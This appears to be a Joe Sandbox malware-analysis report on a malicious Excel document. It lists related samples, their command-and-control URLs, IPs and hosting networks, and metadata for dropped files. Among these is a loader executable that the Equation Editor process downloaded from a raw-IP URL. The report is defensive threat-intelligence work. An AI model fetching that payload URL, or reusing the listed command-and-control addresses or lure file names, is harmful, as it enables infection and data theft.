Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.58.78.16	QUOTATION.exe	Get hash	malicious	Browse	• www.virtualvandy.com/m4ts/?KHDXBF=wlFLGUAsp6BDGTS0jQI4z7Znr3dDkQDTTcVdFU/Rey3f2VeaBOrua3jxtl/rZ4AM1efI&tR-DU=ETYX
	PAYMENT COPY 02092021 PDF.exe	Get hash	malicious	Browse	• www.totalcateringsolutions.com/nvts/?bL0Xot=UHVDS2sp&o6Aln=eadEcrBkBhUFvNqvPjTp+4BF7ywTZELqHgQMi/+k6oDfgcIaaimiwhKoz7JvDoSHD7EM
	mgUoskhcYw.exe	Get hash	malicious	Browse	• www.algoswipe.com/i7dg/?c8DXBtGx=QlwSkxbZadzUeQqQ30CvqyB6rj7s5Q3MCb1zrrX2cqYPaGvNcrPTJxNDLiAhi6vAbY6C&oFNlP=nVnHMzW8Enl4w
	SOA.exe	Get hash	malicious	Browse	• www.malikakids.com/bp39/?3fkpkd=4hKTJV&FL=qzkPggjnCd/Vmi+c26VefrYfl/NXi2h+iB46oNAc8jlNjWrHAQrLoO2c1oUjeDtDrMr9
	Alkhalo Trading Specification N0-00180091 pdf.exe	Get hash	malicious	Browse	• www.uniteddold.com/h388/?AHrxEXhh=HeOxd3fTK3emeSZhIcEHyZUbH5pi5uzRBKaOyXjbbuHI/gxjF5X3QotEpSoKmdp15nJu&v8kDE=KZtLDXk
	wLQpoUtFRW.exe	Get hash	malicious	Browse	• www.foodboxprogram.com/hisp/?EtJLUP=mPq+goc2WbnDmv4fbddgDYidLsOkPwzb1ZDdyOKSZuYaGeRjfw+Mm+Zx6e1a6ZRBUbvQ&m8=_6Ax3F7HL65px0pP
	payment details.exe	Get hash	malicious	Browse	• www.kumamotors.com/imm8/?m0G0H=WNbJnnYKyXaFNyvqUv7OM8tc6Ip+G1TKO56RrIv1d9VKfxOXYBkfWrW8PXSlo33BkjPg&v0=4h-PAlbPzLHPfRf

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	42yTynkXXH.exe	Get hash	malicious	Browse	• www.algoswipe.com/i7dg/?TN9=gjiTTXEh9H_&eFQl7bE=QlwSkxbZadzUeQqQ30CvqyB6rj7s5Q3MCb1zrrX2cqYPaGvNcrPTJxNDLhgxtb/4F9TF
	rich.exe	Get hash	malicious	Browse	• www.localhistory.uk/angp/?aDKd98=Tqni2fLSXG5mIFQutWn33nbGnah9sr0oZ31AuXOcuD6yn/9oT6+GkOZo4u+Wx4yaERuP&3fuH=1bVdAz0HBbVxO
	Wire-Confirmation.xlsx	Get hash	malicious	Browse	• www.mobiessence.com/6mam/?b0D4=KE8gpfUButRuMRaKHV5goIwNmc44LE6Oi+XDAS05rkp2RTHle1NPjCzZMh2LYYHbaIsWTA==&r0DpR=Fvl0dr_Xh
	purchase order_8019.exe	Get hash	malicious	Browse	• www.bkardd.com/qb4a/?TL3D=FrgLUJvHzHA4&V48DtRqP=iuWoEo5fxLAIF0IL2VGkxaRFKkUcGJCzRj1yNytJ9vDbgBTcOBN48hgRcyIJeosCgetp
	YgAynTdpcncdnG4.exe	Get hash	malicious	Browse	• www.diesel-diagnostics.com/c8ec/?g8LhOf9X=laUjCXcGdXJ/z3G1eele+eG/lp2dLlqbpYxWwfNaLX5nkSFIXnmGgdSbilgKCohiU2JQ&p2M=SN6LU2tHzzlXS8
	swift.xlsx	Get hash	malicious	Browse	• www.mobiessence.com/6mam/?qfZlNv=KE8gpfUButRuMRaKHV5goIwNmc44LE6Oi+XDAS05rkp2RTHle1NPjCzZMh2LYYHbaIsWTA==&-Z0=jZfp
	Order# 210145.exe	Get hash	malicious	Browse	• www.kumamotors.com/imm8/?zTLxgP=WNbJnnYKyXaFNyvqUv7OM8tc6lp+G1TKO56Rrlv1d9VKfxOXYBkfWrW8PXSP3HHBghHg&tBbX=GDKDKXTPDl788D

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	#NEW-ORDER.exe	Get hash	malicious	Browse	• www.aftermarket.group/qiat/?7nV=k1fbwtq4ncb6H57Tjr6HCYtvgXxfYx1f4cJVejl6ciCaSMNjWpwx7KMcGcarOP//cTZ3&TL3hz=zTSlTNwP1rl
	Order_2084.exe	Get hash	malicious	Browse	• www.thesliut.net/rqe8/?oZhtNxR=tEcEXrry9QpYeJ7ZJfYV5vmXPxZ7pUMb7YEQscfYTdgbIHTG5NA2bHUIJKRyoylDyWpp&7n=h40X
	3Rpt867Unp.exe	Get hash	malicious	Browse	• www.mobiessence.com/6mam/?d0=z4VPJNO82DhhP&2dl4tF=KE8gpfUEuqRqMBWGFV5goIwNmc44LE6Oi+PTcRo4vEp3RirjZlcD1GLbPH6NTpTQPuYh
	Transfer_form_$157,890.xlsx	Get hash	malicious	Browse	• www.threatprotection.net/6mam/?zrn4=2dPLCFLHe&zjgh6L=5U63IG+7yBTG2LU/sbhPJsaYeNu0pzfei2tMILncnfG3lfTZPYhqam4eeguQu/uCp/fddQ==
	GosMzUpnGu.exe	Get hash	malicious	Browse	• www.digitalwt.com/rqe8/?f81Ludbx=N3Qgi/dE/GS5zfZa4lrFngEOme29mHwXtw09S9DGVHcfSdSRIodk8XfJmo/J0ccRCkxG&s48tpP=5jDD
	Swift Copy.xlsx	Get hash	malicious	Browse	• www.dna-home-testing.com/uisg/?fpzH9PF=nt6LT/esYnzSVTn6KlR1rlxzlX5eykuOJmGFrUrOj1AGBZb5Mtq17giMUYPk/heLj+jPiw==&3fol=bPAh_D2h7lHH

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.ecofingers.com	dVUslZmrvk.exe	Get hash	malicious	Browse	• 52.58.78.16
	sMpEuBRc2t.exe	Get hash	malicious	Browse	• 52.58.78.16
	v8kZUFgdD4.exe	Get hash	malicious	Browse	• 52.58.78.16
	d6qU4nYIEp.exe	Get hash	malicious	Browse	• 52.58.78.16
	seBe6bgLTw.exe	Get hash	malicious	Browse	• 13.248.216.40
	7VGeqwDKdb.exe	Get hash	malicious	Browse	• 13.248.216.40

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	fCW92GQu51.exe	Get hash	malicious	Browse	• 13.238.159.178
	TPJX2QwEdXs5sTV.exe	Get hash	malicious	Browse	• 54.194.41.141
	tgamf4XuLa.exe	Get hash	malicious	Browse	• 99.83.154.118
	SRMETALINDUSTRIES.exe	Get hash	malicious	Browse	• 44.227.65.245
	PI L032452021xxls.exe	Get hash	malicious	Browse	• 99.83.154.118
	Unpaid invoice.exe	Get hash	malicious	Browse	• 99.83.154.118
	FaxGUO65DE.391343-Faa.html	Get hash	malicious	Browse	• 3.139.50.24
	FaxGUO65DE.391343-Faa.html	Get hash	malicious	Browse	• 3.139.50.24
	Elon Musk Club - 024705 .htm	Get hash	malicious	Browse	• 13.226.156.103
	PGQBjDmDZ4	Get hash	malicious	Browse	• 34.249.145.219
	m5DozqUO2t	Get hash	malicious	Browse	• 54.70.167.99
	avxeC9Wssi	Get hash	malicious	Browse	• 13.52.148.225
	Wh3hrPWbBG	Get hash	malicious	Browse	• 34.249.145.219
	re2.x86	Get hash	malicious	Browse	• 184.77.232.100
	re2.arm7	Get hash	malicious	Browse	• 63.32.132.1
	Fourlokov9.x86	Get hash	malicious	Browse	• 34.249.145.219
	re2.x86	Get hash	malicious	Browse	• 54.96.126.50
	re2.arm	Get hash	malicious	Browse	• 18.226.174.198
	XbvAoRKnFm.exe	Get hash	malicious	Browse	• 52.218.0.168
	Enclosed.xlsx	Get hash	malicious	Browse	• 13.238.159.178
CONFLUENCE-NETWORK-INCVG	ORDER 5172020.xlsx	Get hash	malicious	Browse	• 209.99.40.222
	swift_copy_MT103_pdf.exe	Get hash	malicious	Browse	• 209.99.40.222
	vbc.exe	Get hash	malicious	Browse	• 209.99.64.52
	FuOG3O7nM7.exe	Get hash	malicious	Browse	• 204.11.56.48
	Po2142021.xlsx	Get hash	malicious	Browse	• 209.99.40.222
	ENQUIRYSMRT119862021-ERW PIPES.pdf.exe	Get hash	malicious	Browse	• 209.99.40.222
	NOA_-_CMA_CGM_ARRIVAL_NOTICE .exe	Get hash	malicious	Browse	• 209.99.40.222
	PO-A5671.xlsx	Get hash	malicious	Browse	• 209.99.40.222
	Packing List.xlsx	Get hash	malicious	Browse	• 209.99.40.222
	KOC.doc	Get hash	malicious	Browse	• 209.99.64.33
	QUOTATION.exe	Get hash	malicious	Browse	• 209.99.40.222
	prueba23.exe	Get hash	malicious	Browse	• 208.91.197.46
	Order 45789011.exe	Get hash	malicious	Browse	• 208.91.197.46
	DOC.exe	Get hash	malicious	Browse	• 209.99.40.222
	SOA.exe	Get hash	malicious	Browse	• 208.91.197.46
	04EC494DBE31926183FA5DF683DA21244C6C91DF6D3E3.exe	Get hash	malicious	Browse	• 208.91.196.145
	BORI4x10091021.exe	Get hash	malicious	Browse	• 209.99.40.222
	Kick Off Management Scouting List.xlsx	Get hash	malicious	Browse	• 209.99.40.222
	ledger.exe	Get hash	malicious	Browse	• 209.99.40.222
	Invitacion de la Corte 00132.exe	Get hash	malicious	Browse	• 209.99.40.222

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader1[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	300544
Entropy (8bit):	7.772928715812783
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader1[1].exe	
SSDEEP:	6144:aijIHuG+rmmfqtykQNIpwtI6J5kMerv9f2QWllYCr:aijIHt+rmcG1we6ynB2BllY
MD5:	34DFFF0C6477A97FB402C3C5F806060E
SHA1:	3FA9B0A4B2B486FFA872BF75C327E261077C59F3
SHA-256:	7FD87C43FB93FDECDAB5DE1A532B259A4193EF217658C43B0F2BCC0332D92CDF
SHA-512:	5D0E0E00EDFAEB9826A94F6A325176B427BAB7A4FD2B2CFCFACAEDCA11075CE60756ECB14B9173BC988356B1306E05AEAF97FC2B6ED10F3C6A7BAA5B678D79AC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 41%
Reputation:	low
IE Cache URL:	http://107.173.219.122/files/loader1.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ivc.-...-...-... E.5... E."... E.H...9|..>...-...X....I.,....I.,....I.,...Rich-. .....PE..L...)Aa.....3*.....@.....@.....`...h.....t...0.....P...@..... .....text..... ..`.rdata...M.....N.....@..@.data....1.. .....@....rsrc....h...`...j.....@..@.reloc..t.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\266FC07D.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[`.f.X.u.n.;....._h.(.u|0a.....].R.z...2.....GJY |\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...- C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2A86AD78.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF..... .... !....!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M.."..... .....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..I?s2l.$.N..?xP..c...@....A..D.I.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\33990A46.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\33990A46.png	
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv.v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{...._6p#.. .. .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.....O[.9e.....7.....""g.Da.$@.$@.$@.$0v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].....3..K.[.nE..Q..E....._2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..`F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8.9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}.....|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{..@]..... .PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv.v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{...._6p#.. .. .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.....O[.9e.....7.....""g.Da.$@.$@.$@.$0v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].....3..K.[.nE..Q..E....._2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..`F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8.9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}.....|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{..@].....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3E0D1557.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."".....~....06|G$/3.....Q@.....%:&.....K....\.....JJ.....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\.kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ...,'...P..D.P....\...@.qh....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^\.{...9.3..c..8=.....2p[q....I\.....7...}....x].%.....f\'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...at.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3EA6FB2E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 613 x 80, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	6815
Entropy (8bit):	7.871668067811304
Encrypted:	false
SSDEEP:	96:pJzjDc7s5VhrOxAUp8Yy5196FOMVsoKZkl3p1NdBzYPx7yQgtCPe1NSMjRP9:ppDc7sk98YM19SC/27QptgtCPWkUl
MD5:	E2267BEF7933F02C009EAEFC464EB83D
SHA1:	ACFEECE4B83B30C8B38BEB4E5954B075EAF756AE
SHA-256:	BF5DF4A66D0C02D43BB4AC423D0B50831A83CDB8E8C23CF36EAC8D79383AA2A7
SHA-512:	AB1C3C23B5533C5A755CCA7FF6D8B8111577ED2823224E2E821DD517BC4E6D2B6E1353B1AFEAC6DB570A8CA1365F82CA24D5E1155C50B12556A1DF25373620F
Malicious:	false
Preview:	.PNG.....IHDR...e...P.....X.....sBIT.....O.....sRGB.....gAMA.....a.....pHYs.....+.....tEXtSoftware.gnome-screenshot...>....IDATx^..tT....?.$.(.C..@.Ah.Z4.g...5[Vzv.v[9.=..KOkkw.....(v.b..kYJ[.]...U...T$....!.....3....y3y....$.d....y..{....}....{.{...._6p#.. .. .. ..H(.....I..H..H..H..4..c.l.E.B.$@.$@.$@.$0.....O[.9e.....7.....""g.Da.$@.$@.$@.$0v.x.^....{..=...3..a0\7.|...5())...}<vIQs. .. ..K>].....3..K.[.nE..Q..E....._2.k...4l.).....p.....eK..S..[w^..YX...4.\]]]....w.....H..H..H...E`.)..*n.\...Sw.?..O..LM...H..`F$@.$@.$@.$.4..Nv.Hh...OV.....9..(.....@..L..<..ef&..;.S..=..MifD.$@.$@.$@.N#.1i..D...qO.S.....rY.oc...|.-..X./.].].rm.V<..l..U.q>v.1.G.}h+Z"...S..r.X..S.#x...FokVv.L.&.....8.9.3m.6@.p..8.#...|.RiNY.+.b...E.W.8^..o....;'..\.}.....|F.8V....x.8^~.>\..S....o..j.....m..I.....B.ZN....6\b.G...X.5....Or!...m.6@.....yL.>.!R.\. ...._.....7..G.i.e.....9..r..[F.r.....P4.e.k.{..@].....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4693945A.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E8D6
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4693945A.jpeg	
Preview:	......JFIF.............C..C..r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5824BFDB.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF...) ..(...!1!%)-.....383,7(..,...........+...7++++-++++++++++++++++---++++++++-+++++++++++++++++..........".................................. .....F.......................!."1A..QRa.#2BSq......3b.....$c....C...Er.5...?..x.5.PM.Q@E..I......i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M........[....'......J...,...<.O.........Yn...T.!..E*G.[I..-...... .$e&........z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.......MxPu..b..:0e:.R.#.......U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1..........l.s>.ZA?..........3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl................f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.......O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\72A9BF6C.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Preview:	......JFIF..............Exif..MM.*......@......../..@..................C...........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C...........=)#)======================== ==========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz...?..Z(...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\99225644.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2], baseline, precision 8, 474x379, frames 3
Category:	dropped
Size (bytes):	7006
Entropy (8bit):	7.000232770071406
Encrypted:	false
SSDEEP:	96:X/yEpZGOnzVjPyCySpv2oNPl3ygxZzhEahqwKLBpm1hFpn:PyuZbnRW6NPl3yqEhwK1psvn
MD5:	971312D4A6C9BE9B496160215FE59C19
SHA1:	D8AA41C7D43DAAEA305F50ACF0B34901486438BE
SHA-256:	4532AEED5A1EB543882653D009593822781976F5959204C87A277887B8DEB961
SHA-512:	618B55BCD9D9533655C220C71104DFB9E2F712E56CDA7A4D3968DE45EE1861267C2D31CF74C195BF259A7151FA1F49DF4AD13431151EE28AD1D3065020CE53E
Malicious:	false
Preview:	......JFIF..............Exif..MM.*......@......../..@..................C...........................$ &%# #"(-90(*6+"#2D26;=@@@&0FKE>J9?@=...C...........=)#)======================== ==========================......{...."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghij stuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZc defghijstuvwxyz...?..Z(...(..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\99B3698F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
